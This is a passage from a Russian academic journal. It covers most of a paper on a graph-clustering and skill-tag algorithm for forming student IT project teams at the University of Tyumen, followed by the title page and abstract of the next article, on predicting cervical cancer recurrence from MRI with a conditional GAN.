Сервис «Команда как сервис» [4] представляет собой инструмент, разработанный для эффективного подбора команды исполнителей. Данный сервис позволяет заказчику найти уже готовую команду для выполнения проекта, но не предусматривает автоматизированного процесса подбора команды, что может затруднять работу заинтересованных сторон. В свою очередь, зарубежная платформа OpenNTF [5] предоставляет возможность автоматического формирования команды на основе заданных параметров. Однако, использование данного сервиса требует регистрации на платформе и активного ее использования для наполнения профиля, что для нашей задачи является невозможным, так как наполнение датасета цифрового следа студентов происходит периодично (раз в семестр) и может привести к недостаточной информации для эффективного подбора команды. Профессиональная платформа для исследователей ResearchGate использует анализ публикаций и рекомендует пользователям релевантные проекты и экспертов в заданной области. Но применение этого ресурса нецелесообразно для нашей работы, потому что студентам не характерны высокая исследовательская активность, четко выраженные научные интересы и соответствующий уровень специфики данных, на которых базируется рассматриваемый сервис.

Основная цель процесса формирования команды – собрать группу участников с определенными навыками. В работе [6] представлен обзор библиотеки PyTFL в Python с открытым исходным кодом для формирования команд. Для создания проектной группы применяются алгоритмы на основе нейронных сетей. Инструментарий может решать различные подзадачи, включая генерацию графов совместной работы, обучение модели, оценку и прогнозирование. Однако данная библиотека имеет недостаточно подробную документацию, что усложняет ее применение.

В статье [7] Воробьева М. С., Мельникова А. В., Захаров С. В. представили подход формирования команды на основе критерия справедливости, в котором все студенты выбранного ИТ-направления разбиваются на группы для выполнения проектных работ. В работе используются данные для выделения навыков студентов и необходимых требований для проектов. Применение данного подхода в первоначальном виде невозможно для решения нашей цели, потому что при использовании данного подхода главной задачей является формирование команд с одинаковым уровнем знаний.

Асанов А. З., Мышкина И. Ю., Грудцына Л. Ю. в статье [8] исследуют возможность применения графовых моделей в проектном управлении для задачи формирования команды

и распределения работ проекта между потенциальными исполнителями. Авторы реализовали онтологию проекта и исследовали возможность построения векторных представлений элементов графовых моделей для распределения задач между исполнителями проекта.

В работе [9] для решения задачи формирования команд предлагается вариационная байесовская архитектура нейронной сети для подбора команд таких участников, которые сотрудничали друг с другом в прошлом. Преимущество предлагаемого авторами подхода заключается в том, что учитывается история сотрудничества ее участников, и улавливаются отношения между исполнителями и их набором навыков. Недостатком является ограничение, накладываемое на участников, которые сотрудничали друг с другом в прошлом, это может привести к созданию команд узкой специализации и исключению новых перспективных возможностей сотрудничеств.

Команда будет работать слаженно, если участники активно взаимодействуют друг с другом и участвуют в совместных мероприятиях. В работе [10] предложен алгоритм обнаружения сообществ в социальных сетях, объединяющий узлы с низкой степенью связей с ближайшими узлами более высокой степени и основанный на методе сжатия графа.

В статье [11] Н. В. Гриневой приводятся результаты сравнительного анализа спектральных методов выделения сообществ на основе реальной сети, представляющей сотрудничество ученых в некотором институте, и рекомендации по применению методов для обнаружения структуры сложных сетей в зависимости от их свойств и целей разбиения на сообщества. Для задачи формирования студенческих команд необходимо найти подмножества графа, в котором наблюдаются тесные взаимосвязи между предполагаемыми сообществами, эффективнее использовать классический метод спектральной кластеризации, основанный на К-средних.

Авторы в исследовании [12] описывают важность формирования эффективной команды для успешного завершения новых проектов в компании. Основным методом, предложенным в статье, является алгоритм генетического программирования с подкреплением (RL-GP), который использует стратегии ансамбля популяций и суррогатные модели для ускорения обучения, а также эвристические правила, которые могут быть использованы при формировании проектных групп.

В работе [13] авторы используют библиометрические методы и сетевой анализ для изучения результатов исследований и сотрудничества в поддержку Целей устойчивого развития ООН (ЦУР). Обнаружено, что, хотя количество взаимодействий увеличивается со временем, большая часть сотрудничества в исследованиях, связанных с ЦУР, происходит только один раз. Авторы также установили, что повторная совместная работа происходит чаще на уровне институтов, чем на уровне авторов, но после более длительного периода времени.

В ходе исследования [14] было выявлено, что в небольших командах (от 2 до 4 участников) частое изменение состава приводит к снижению эффективности работы. В то же время команды среднего (5-8 участников) и крупного размера (более 8 участников) могут получить больше выгоды от обновления состава команды до того момента, пока доля новых участников не достигнет критической точки. Обнаружена обратная зависимость между уровнем новых участников в коллективе и уровнем цитируемости научных статей в различных областях знания и в разные периоды.

3. Постановка задачи

Дана предметная область X, представленная множеством текстовых тегов, множество наборов документов $D = \{d_1, \dots, d_b\}$, где $b \in N, \forall d \cap X = \emptyset$, и множество кандидатов $A = \{a_1, \dots, a_m\}$, в котором каждый обладает набором документов $\hat{d}, \hat{d}$ ⍰ $D, \forall a$ $(\exists d \in D)$.

Из неструктурированных текстов документов для каждого кандидата a_j извлекается набор текстовых тегов $S_j = \{s_1, \dots, s_n\}$, где $s \in X, n \in N, j \in [1; m]$.

Каждый набор текстовых тегов имеет вектор весов $W_j = \{w_1, \dots, w_n\}$, в котором значение веса w_i вычисляется на основе среднего значения нормализованных оценок за проекты с использованием соответствующего текстового тега s_i , где $w_i \in [0;\ 1], n \in N, i \in [1; n]$.

Пусть $P = \{p_1, \dots, p_e\}$ – множество проектов, в котором каждый проект p_u описывается набором необходимых тегов $R_u = \{r_1, \dots, r_t\}$, где $r \in X, e \in N, u \in [1; e]$. Каждый набор требуемых тегов имеет вектор значений $Z_u = \{z_1, \dots, z_t\}$, в котором каждое значение z_k обозначает уровень значимости тега r_k для выполнения проекта p_u, где $z_k \in [0;\ 1], t \in N, k \in [1; t]$. Для каждого проекта нужна команда с заданным количеством участников $q, q \in N, q \in [1; m]$.

Найти команду T^* для заданного проекта p_u, состоящую из q участников, для которой выполняется условие (1) и требуемые для проекта теги совпадают с набором тегов кандидатов.

$$T^* = argmax \sum_{j=1}^{m} \sum_{k=1}^{t} \sum_{\substack{i=1 \\ r_k = s_i}}^{n} \left(z_k * w_{ji}\right) \quad (1)$$

Для решения задачи формирования команды T^* используются подходы, описанные в работах [7-8], в которых рассматривается применение графовых моделей и критерия справедливости. К существующим решениям добавляются весовые коэффициенты для тегов и требуемых тегов для проектов.

Для алгоритма формирования студенческих команд ИТ-проектов существуют ограничения: предметная область X – ИТ-сфера, количество участников в командах q определяется заказчиком, а веса Z для требуемых проекту тегов R задаются экспертом (куратором проекта), а также студенты A должны быть действующими на момент формирования команды, наборы документов D проверены экспертами (преподавателями) и оформлены по стандартному шаблону.

4. Разработка алгоритма процесса формирования команд

Формирование команд является ключевым процессом, определяющим успешность проекта. Команды, состоящие из квалифицированных участников, способны достигать значимых результатов и решать сложные задачи. Для процесса формирования команд был спроектирован алгоритм на основе данных о студентах, проектах и дисциплинах. Рассмотрим этапы работы алгоритма, представленные на схеме (рис. 1).




Рис. 1. Этапы работы алгоритма формирования команды студентов
Fig. 1. Stages of the algorithm for forming a team of students

Этап 1. На основе информации о составах команд из корпуса текстов происходит построение графа кандидатов, связанных участием в общих проектах, в котором вершинами являются элементы множества кандидатов, а ребрами - пары вершин с весами, где вес определяется, как количество общих документов для вершин. Таким образом, происходит представление взаимодействий студентов в общих проектных работах в виде графа.

Этап 2. На основе графа взаимодействия кандидатов, построенного на этапе 1, возможны два случая формирования команд с фиксированным или с заданным диапазоном числа участников: 1) применение обхода графа в глубину (Deep First Search) для формирования команд с участниками, которые работали вместе ранее; 2) использование спектральной кластеризации вершин графа. В результате получается множество команд.

Этап 3. На основе корпуса текстов выполняется построение графа текстовых тегов кандидатов, в котором вершины – идентификаторы кандидатов и тегов, а ребра – наличие тегов у кандидатов. Для каждого ребра между кандидатом и тегом определяется вес на основе данных об оценках тех документов, где кандидатом использовался этот тег.

Этап 4. Для каждой команды, полученной на этапе 2, из графа текстовых тегов кандидатов (этап 3) выделяются теги и их веса, с которыми связаны участники этих команд. Если у нескольких участников в команде есть один и тот же тег, то вес учитывается как среднее между весами для каждого из участников.

Этап 5. В результате происходит поиск команды для заданного проекта с определенными требованиями. Для каждой команды вычисляется значение согласно формуле (1), и выбирается команда с наибольшим значением как наиболее подходящая.

Данный алгоритм формирования команды применяется повторно для других проектов, но уже без учета студентов, назначенных на другие проекты.

5. Обработка исходных данных

Исходными данными выступают неструктурированные данные цифрового следа студентов, представленные в табл. 1.

Для создания корпуса текстов использовалось 114 наборов отчетных документов, полученных в ходе прохождения проектных дисциплин и практической подготовки (Управление проектами, Разработка систем обработки данных в предметных областях, Проектно-технологическая практика), которые были реализованы 96 студентами 2019–2020 года поступления. Большинство проектов были реализованы в командах от 2 до 5 человек, и для получения личных тегов студентов были использованы индивидуальные дневники и характеристики.

Для извлечения тегов студентов выполнены следующие шаги: корпус текстов был переведен на английский язык с использованием библиотеки Translate для Python, затем произведена очистка от знаков пунктуации и стоп-слов, а также лемматизация. Предобработка текстов отчетных документов происходила на языке программирования Python с применением библиотек Pandas, Numpy, nltk и re. После этого к текстам была применена открытая модель распознавания сущностей SkillNER, предварительно обученная на базе данных навыков в различных областях, в том числе и ИТ области. Для распознавания профессиональных навыков был использован соответствующий класс модели SkillNER.

Для оценки точности распознавания тегов проведен сравнительный анализ результатов работы методов извлечения тегов на основе регулярных выражений и SkillNER. Оценка осуществлялась путем расчета среднего значения коэффициента Жаккара на 12 размеченных текстах ВКР студентов, поступивших в 2019 году. Коэффициент Жаккара используется для измерения степени сходства между двумя множествами, в данном случае между размеченным набором текстовых тегов и результатами работы метода извлечения тегов.

Метод, использующий SkillNER, показал средний коэффициент Жаккара 0,752, а метод на основе регулярных выражений — 0,426. Исходя из этих результатов, для дальнейшей работы

был выбран метод извлечения текстовых тегов с применением SkillNER, так как он обеспечивает более точное распознавание сущностей.

В отчетных документах каждого студента было выделено в среднем по 22 текстовых тега, обозначающие технологии, языки программирования, фреймворки и другие аспекты.

Табл. 1. Перечень используемых данных
Table 1. List of data used

Тип данных	Источник	Количество документов	Формат
Описания проектов Большой Математической Мастерской (БММ) за 2022 и 2023 год	Официальный сайт БММ	83	XML
Рабочие программы дисциплин (РПД) образовательных программ направления МОиАИС	Официальный сайт ТюмГУ	18	PDF
Выпускные квалификационные работы (ВКР) студентов направления МОиАИС	Локальное хранилище кафедры Программного обеспечения ШКН ТюмГУ	27	PDF
Отчеты студентов МОиАИС по проектным дисциплинам	Локальное хранилище кафедры Программного обеспечения ШКН ТюмГУ	114	DOCX
Результаты учебного модуля студентов МОиАИС	Modeus (Сервис для управления учебным процессом и организации академической деятельности)	30	CSV
Промежуточные результаты по дисциплинам и практическим подготовкам	Электронный журнал преподавателей кафедры ШКН ТюмГУ	63	XLSX

6. Результаты

Рассмотрим пример процесса формирования команды для ИТ-проекта с использованием разработанного алгоритма. Заказчику для проекта «Технология NLP: сценарное проектирование и городская среда», реализуемого в рамках Большой Математической Мастерской, необходимо подобрать команду, состоящую из 2-3 студентов 2019 года поступления, причем для проекта определены текстовые теги и уровни значимости (табл. 2).

Табл. 2. Требования для проекта «Технология NLP: сценарное проектирование и городская среда»
Table 2. Requirements for the NLP Technology: Scenario Design and Urban Environment project

Тег	Значимость	Тег	Значимость
python	1.0	scipy	0.5
numpy	1.0	keras	0.4
pandas	1.0	nltk	0.4
matplotlib	0.9	beautifulsoup	0.4
seaborn	0.8	opencv	0.3
tensorflow	0.6	flask	0.1

Этап 1. На основе данных о проектах происходит построение графа, отражающего взаимосвязи студентов. На рис. 2 представлен фрагмент построенного графа взаимодействий студентов, которые участвовали хотя бы в одном совместном проекте с момента поступления в университет (2019 год), визуализация была произведена с помощью Gephi.




Рис. 2. Граф взаимодействий студентов
Fig. 2. Graph of student collaborations

В данном неориентированном графе с 59 вершинами и 95 ребрами каждый студент в среднем взаимодействовал с 3 другими студентами во время реализации проектных работ. Максимальное количество участников в команде составляло четыре человека, при этом лишь две пары студентов работали вместе более одного раза (ребра, отражающие повторные взаимодействия студентов, выделены красным цветом на рис. 2).

Этап 2. Граф, построенный на основе данных о взаимодействии студентов, преобразуется в векторное представление при помощи алгоритма Node2Vec для применения классического метода спектральной кластеризации. Рассмотрим результаты работы метода (рис. 3).




Рис. 3. Визуализация кластеризации графа студентов
Fig. 3. Visualization of student graph clustering

Примененный метод кластеризации выделил 29 кластеров, характеристики которых представлены в табл. 3. Каждый кластер состоит из определенного числа участников (от 1 до 3), которые ранее сотрудничали друг с другом в учебных проектах. Для каждой команды подсчитано общее количество тегов, которые выделены из корпуса документов участников. Участники 2 и 17 из кластера 1 использовали в своих отчетных документах 168 текстовых тегов, соответствующих ИТ-области (языки и технологии программирования, технологии баз данных, библиотеки, инструменты для анализа данных, системы управления версиями и др.).

Табл. 3. Характеристики кластеров, полученных после кластеризации
Table 3. Characteristics of clusters obtained after clustering

Кластер	ID участников	Количество тегов
1	[2, 17]	168
2	[40, 47]	58
3	[37, 49]	52
4	[7, 41]	22
5	[3, 14]	80
6	[16, 18, 35]	91
7	[19, 34]	26
8	[21, 29, 48]	49
…	…	…
29	[24, 50]	46

Этап 3. На основе текстовых тегов, извлеченных из наборов отчетных документов, строится неориентированный граф с 399 вершинами (59 вершин – студенты, 340 вершин – теги) и 1302 ребрами. Каждое ребро между студентом и тегом имеет вес, который определяется как среднее значение нормализованных оценок студента по проектам и дисциплинам, в которых использовался данный тег. Из работ каждого студента выделено в среднем 22 тега, причем максимальное количество тегов у одного студента – 102.

Этап 4. Для каждой команды, сформированной на этапе 2, из графа текстовых тегов были извлечены только те теги, которые соответствуют заданным требованиям проекта БММ «Технология NLP: сценарное проектирование и городская среда», описанным в табл. 2. Максимально для команд было выделено 8 тегов для данного проекта.

Этап 5. В результате для проекта «Технология NLP: сценарное проектирование и городская среда» была выбрана команда с номером кластера 1, в котором оказались студенты с идентификаторами 2 и 17. В табл. 4 представлены кластеры, в которых соответствие команды проекту больше 50%. Выбранная команда кластера 1 соответствует требованиям проекта на 69%.

Табл. 4. Итоговая таблица с оценками соответствия команд для заданного проекта
Table 4. Final table with team compliance scores for a given project

Кластер	T	Команда	Соответствие проекту
1	5.1	[2, 17]	69%
17	4.9	[12, 22]	67%
26	4.1	[46, 58]	56%
8	4.0	[21, 29, 48]	55%
5	3.9	[3, 14]	53%
25	3.8	[44, 52]	52%
24	3.7	[4, 15]	50%

После применения алгоритма для формирования команд к заданному проекту на данных студентов 2019 года поступления было проведено тестирование на спонтанном распределении 44 студентов 2020 года поступления по проектам в рамках дисциплины «Интеллектуальные системы поддержки принятия решений». В результате применения алгоритма для формирования команд проектов дисциплины у 65% команд средний балл увеличился.

7. Заключение

В результате на основе данных цифрового следа студентов направления МОАИС был предложен и разработан алгоритм для формирования команд ИТ-проектов на языке программирования Python с использованием библиотек для предобработки текстов отчетных документов (Pandas, Numpy, nltk, re), для выделения текстовых тегов, отражающих профессиональные навыки (Spacy, SkillNer), для кластеризации и расчета евклидова расстояния для выделения команд на графе взаимодействий студентов (scikit-learn, scipy), для получения данных о проектах БММ (BeautifulSoup), для визуализации графов (Gephi, NetworkX, Seaborn).

Алгоритм был протестирован на данных студентов МОАИС обучающихся в период с 2019 по 2024 годы. В результате были сделаны следующие выводы:

- Формирование студенческой команды осуществляется с учётом необходимых требований проекта, и определяется процент соответствия «команда-проект», который может изменяться в зависимости от исходных данных. Низкий уровень соответствия может возникнуть из-за недостаточной информированности о взаимодействии участников или несоответствия их навыков и компетенций требованиям проекта.
- Результаты работы могут быть полезны для преподавателей и руководителей образовательного процесса в ситуации, когда требуется распределить большую группу студентов с разным уровнем профессиональной подготовки по множеству проектов в рамках дисциплины, образовательного трека, практической подготовки, проектно-ориентированного мероприятия.

В дальнейшем планируется применение других методов выделения сообществ в социальных графах для формирования студенческих команд и, не нарушая общности предложенного подхода формирования команд, включить дополнительные параметры: экспертные оценки гибких студенческих навыков, динамику развития студента (личные достижения, вклад в групповой проект, оценка сложности реализованных задач), что позволит учитывать индивидуальные предпочтения каждого студента для формирования компетентной и слаженной команды.

Список литературы / References

[1]. Асанов А. З., Мышкина И. Ю. Процедура формирования команды исполнителей проекта на основе когнитивных карт и генетических алгоритмов /А. З. Асанов, И. Ю. Мышкина // Проблемы управления и моделирования в сложных системах: Труды XXI Международной конференции. В 2-х томах, Самара, 03-06 сентября 2019 года / Под редакцией С.А. Никитова, Д.Е. Быкова, С.Ю. Боровика, Ю.Э. Плешивцевой, Том II. – Самара: Общество с ограниченной ответственностью "Офорт", 2019. – С. 354-358. / Asanov A.Z., Myshkina I.Yu. The procedure for forming a team of project performers based on cognitive maps and genetic algorithms. Problems of control and modeling in complex systems: Proceedings of the XXI International Conference. Samara: Ofort, 2019. P. 354-358. (in Russian) Доступно по ссылке: https://elibrary.ru/item.asp?id=41101033, 01.10.2023.

[2]. Захарова И.Г., Боганюк Ю.В., Воробьева М.С., Павлова Е.А. Диагностика профессиональной компетентности студентов ИТ-направлений на основе данных цифрового следа // Информатика и образование. 2020. № 4. – С. 4-11. / Zakharova I.G., Boganyuk Yu.V., Vorobyova M.S., Pavlova E.A.

Diafnostics of profecssional competence of IT students based on digital footprint data. Informatics and Education, 2020, no. 4, p. 4-11. (in Russian) https://doi.org/10.32517/0234-0453-2020-35-4-4-11.

[3]. Захарова И.Г. Методы машинного обучения для информационного обеспечения управления профессиональным развитием студентов. Образование и наука. 2018;20(9):91-114. / Zakharova I.G. Machine Learning Methods of Providing Informational Management Support for Students' Professional Development. The Education and science journal. 2018;20(9):91-114. (in Russian) https://doi.org/10.17853/1994-5639-2018-9-91-114.

[4]. Решение TEAM AS A SERVICE – Команда как сервис – Текст: электронный // Effective technologies: [сайт]. – 2022. Доступно по ссылке: https://www.effective-group.ru/solutions/TAAS.html, 04.10.2023.

[5]. The Open Source Community for Collaboration Solutions – Текст: электронный // openntf: [сайт]. – 2021. Доступно по ссылке: https://www.openntf.org/main.nsf, 04.10.2023.

[6]. Radin Hamidi Rad, Aabid Mitha. PyTFL: A Python-based Neural Team Formation Toolkit // Radin Hamidi Rad, Aabid Mitha, Hossein Fani, Mehdi Kargar, Jaroslaw Szlichta, Ebrahim Bagheri / In Proceedings of the 30th ACM International Conference on Information & Knowledge Management (CIKM '21). Association for Computing Machinery 4716–4720. – 2021. https://doi.org/10.1145/3459637.3481992.

[7]. Воробьева М. С., Мельникова А. В., Захаров С. В. Формирование студенческих команд для IT-проектов на основе отчетных документов по практике / М. С. Воробьева, А. В. Мельникова, С. В. Захаров // Информатизация образования и методика электронного обучения : цифровые технологии в образовании : материалы VII Междунар. науч. конф. Красноярск, 19-22 сентября 2023 г. / под общ. ред. М.В. Носкова. – Красноярск: Красноярский государственный педагогический университет им. В.П. Афанасьева, 2023. – С. 1024-1028. / Vorobeva M.S., Melnikova A.V., Zakharov S.V. Formation of student team for IT-projects on the basis of reporting documents on practice. Informatization of education and e-learning methods: digital technologies in education: materials VII International Scientific Conference Krasnoyarsk, September 19-22, 2023, ed. by M.V. Noskov, Krasnoyarsk: Krasnoyarsk State Pedagogical University named after V.P. Afanasyev, 2023, p. 1024-1028. (in Russian) Доступно по ссылке: https://www.elibrary.ru/item.asp?id=54778516, 14.10.2023.

[8]. Асанов А.З., Мышкина И.Ю., Грудцына Л.Ю. Применение графовых моделей в проектном управлении // Онтология проектирования. 2023. Т.13, №2(48). С.232-242. / Asanov AZ, Myshkina IY, Grudtsyna LYu. Application of graph models in project management. Ontology of designing. 2023; 13(2): 232-242. (in Russian) DOI: 10.18287/2223-9537-2023-13-2-232-242.

[9]. Radin Hamidi Rad, Hossein Fani, Ebrahim Bagheri, Mehdi Kargar, Divesh Srivastava, and Jaroslaw Szlichta. 2023. A Variational Neural Architecture for Skill-based Team Formation. ACM Trans. Inf. Syst. 42, 1, Article 7 (January 2024), 28 pages. https://doi.org/10.1145/3589762.

[10]. Zhaoa X., Lianga J., Wangab J. A community detection algorithm based on graph compression for large-scale social networks / Xingwang Zhaoa, Jiye Lianga, Jie Wangab // Information Sciences, No 551. – 04.2021. – P. 358–372. https://doi.org/10.1016/j.ins.2020.10.057.

[11]. Гринева, Н. В. Сравнительный анализ спектральных методов выделения сообществ / Н. В. Гринева // Актуальные проблемы прикладной математики, информатики и механики: сборник трудов Международной научной конференции, Воронеж, 12–14 декабря 2022 года / Воронежский государственный университет. – Воронеж: Научно-исследовательские публикации, 2023. – С. 389-396. / Grineva, N. V. Comparative analysis of spectral methods of community allocation / N. V. Grineva // Actual problems of applied mathematics, computer science and mechanics: proceedings of the International Scientific Conference, Voronezh, December 12-14, 2022 / Voronezh State University. Voronezh: Scientific Research Publications, 2023. p. 389-396. (in Russian) Доступно по ссылке: https://www.elibrary.ru/item.asp?id=54251945, 14.10.2023.

[12]. Yangyang Guo, Hao Wang. A reinforcement learning-assisted genetic programming algorithm for team formation problem considering person-job matching / Yangyang Guo, Hao Wang, Lei He, Witold Pedrycz, P. N. Suganthan, Yanjie Song // arXiv preprint arXiv:2304.04022. – 2023.

[13]. Payumo Jane, He Guangming. Mapping Collaborations and Partnerships in SDG Research / Payumo Jane, He Guangming, Manjunatha Anusha Chintamani, Higgins Devin, Calvert Scout // Frontiers in Research Metrics and Analytics. – 2021. https://doi.org/10.3389/frma.2020.612442.

[14]. Liu M. et al. Team formation and team performance: The balance between team freshness and repeat collaboration / Meijun Liu, Ajay Jaiswal, Yi Bu, Chao Min, Sijie Yang, Zhibo Liu, Daniel Acuña, Ying Ding //Journal of Informetrics Volume 16 Issue 4, 2022. https://doi.org/10.1016/j.joi.2022.101337.

Информация об авторах / Information about authors

Антонина Владимировна МЕЛЬНИКОВА – ассистент и аспирант кафедры программного обеспечения Школы компьютерных наук Тюменского государственного университета. Сфера научных интересов: обработка естественного языка, анализ данных, языки программирования.

Antonina Vladimirovna MELNIKOVA is an assistant at the Software Department of University of Tyumen, a postgraduate student. Research interests: natural language processing, data analysis, programming languages.

Марина Сергеевна ВОРОБЬЕВА – кандидат технических наук, доцент, заведующая кафедрой программного обеспечения Школы компьютерных наук Тюменского государственного университета. Сфера научных интересов: построение математических и информационных моделей, исследование методов и технологий машинного обучения, анализ цифрового следа студента.

Marina Sergeevna VOROBEVA – Cand. Sci. (Tech.), Associate Professor, Head of the Software Department of University of Tyumen. Research interests: construction of mathematical and information models, research methods and machine learning technologies, methods for students' digital footprint analysis.

Елизавета Владимировна ЕГОРОВА – студент-бакалавр направления Математического обеспечения и администрирования информационных систем Тюменского государственного университета. Сфера научных интересов: анализ данных, машинное обучение, обработка естественного языка, глубокое обучение, большие данные, генеративные модели.

Elizaveta Vladimirovna EGOROVA is a bachelor's student in the field of Mathematical Support and Administration of Information Systems at University of Tyumen. Research interests: data analysis, machine learning, natural language processing, deep learning, big data, generative models.

Елизавета Дмитриевна ЧЕКАНОВА – студент-бакалавр направления Математического обеспечения и администрирования информационных систем Тюменского государственного университета. Сфера научных интересов: языки программирования, технологии программирования, машинное обучение, анализ данных.

Elizaveta Dmitrievna CHEKANOVA is a bachelor's student in the field of Mathematical Support and Administration of Information Systems at University of Tyumen. Research interests: programming languages, programming technologies, machine learning, data analysis.

DOI: 10.15514/ISPRAS-2024-36(3)-16

Автоматизация задачи прогнозирования рецидива рака шейки матки с помощью условной порождающей состязательной сети

[1] *П.А. Пылов,* ORCID: 0000-0003-3214-6592 <*pylovpa@kuzstu.ru*>
[1] *Р.В. Майтак*, ORCID: 0009-0009-4353-6925 <*maytak.roman@mail.ru*>
[2] *О.Н. Чуруксаева,* ORCID: 0000-0003-3439-8830 <*churuksaevaon@mail.ru*>

[1] *Кузбасский государственный технический университет имени Т.Ф. Горбачева, 650000, Россия, г. Кемерово, ул. Весенняя, д. 28.*
[2] *Научно-исследовательский институт онкологии ФГБНУ «Томский национальный исследовательский медицинский центр РАН», 634009, Россия, г. Томск, пер. Кооперативный, д. 5.*

Аннотация. В данной статье представлена интеллектуальная модель на базе условной порождающей (генеративной) состязательной сети Pix2Pix, которая позволяет выполнить автоматизацию процесса прогнозирования повторного возникновения злокачественной опухоли шейки матки у пациенток, которые ещё не перенесли операционное вмешательство. В качестве исходных данных реализованная модель принимает снимок магнитно-резонансной томографии органов малого таза, предоставляя на выходе вероятность возникновения рецидива опухоли и сгенерированный снимок на перспективу «после проведения операции». Представленная модель отличается от своего базового аналога видоизмененной под условия задачи функцией потерь и заменой генератора по умолчанию на сверточную нейронную сеть U-Net. Поскольку сформулированная задача принадлежит к классу задач медицинской диагностики, наличие ложноотрицательных срабатываний интеллектуальной модели было сведено к нулю путём незначительного повышения числа ошибок, носящих ложноположительный характер. В процессе сравнительного анализа прогнозных и реальных послеоперационных снимков экспериментально доказано, что моделью не только достаточно точно прогнозируется рецидив заболевания, но и практически идентично генерируются центры очагов опухолей и их относительные площади на снимке магнитно-резонансной томографии. Целесообразность внесения изменений в базовую версию Pix2Pix подтверждена сопоставлением результатов функционирования двух моделей по общим метрикам качества – точности, полноты и их среднему гармоническому. Разработанная модификация позволяет получать прогнозные данные за кратчайшее время, что позволяет использовать её в режиме реального времени.

Ключевые слова: интеллектуальный анализ медицинских данных; дооперационное прогнозирование рецидива шейки матки; генерация прогнозных МРТ-снимков методами искусственного интеллекта; условная генеративно-состязательная сеть; модификация функции потерь в моделях CGAN.

Для цитирования: Пылов П.А., Майтак Р.В., Чуруксаева О.Н. Автоматизация задачи прогнозирования рецидива рака шейки матки с помощью условной порождающей состязательной сети. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 225–240. DOI: 10.15514/ISPRAS–2024–36(3)–16

Automating the problem of predicting cervical cancer recurrence using a conditional generative adversarial network

[1] *P.A. Pylov* ORCID: 0000-0003-3214-6592 <*pylovpa@kuzstu.ru*>
[1] *R.V. Maitak* ORCID: 0009-0009-4353-6925 <*maytak.roman@mail.ru*>
[2] *O.N. Churuksaeva* ORCID: 0000-0003-3439-8830 <*churuksaevaon@mail.ru*>
[1] *T.F. Gorbachev Kuzbass State Technical University,*
28, Vesennya st., Kemerovo, 650000, Russia.
[2] *Cancer Research Institute, Tomsk National Research Medical Centre of the Russian Academy of Sciences,*
5, Kooperativny st., Tomsk, 634009, Russia.

Abstract. This paper presents an intelligent model based on the Pix2Pix conditional generative adversarial network that automates the process of predicting the recurrence of cervical malignancy in patients who have not yet undergone surgery. The implemented model accepts a pelvic MRI image as input data and provides an output probability of tumor recurrence and a generated image for the "post-operative" perspective. The presented model differs from its basic analogue by modifying the loss function for the problem conditions and replacing the standard generator with a convolutional neural network U-Net. Since the formulated problem belongs to the class of medical diagnostic tasks, the presence of false negatives of the intelligent model was reduced to zero by slightly increasing the number of false positives. In the process of comparative analysis of prognostic and real postoperative images, it was experimentally proven that the model not only accurately predicts the recurrence of the disease, but also generates almost identical centers of tumor foci and their relative areas on the magnetic resonance tomography image. The feasibility of modifying the basic version of Pix2Pix was confirmed by comparing the results of the two models using common quality metrics – precision, recall and their harmonic mean. The modification developed makes it possible to obtain prediction data in the shortest possible time, allowing it to be used in real-time mode.

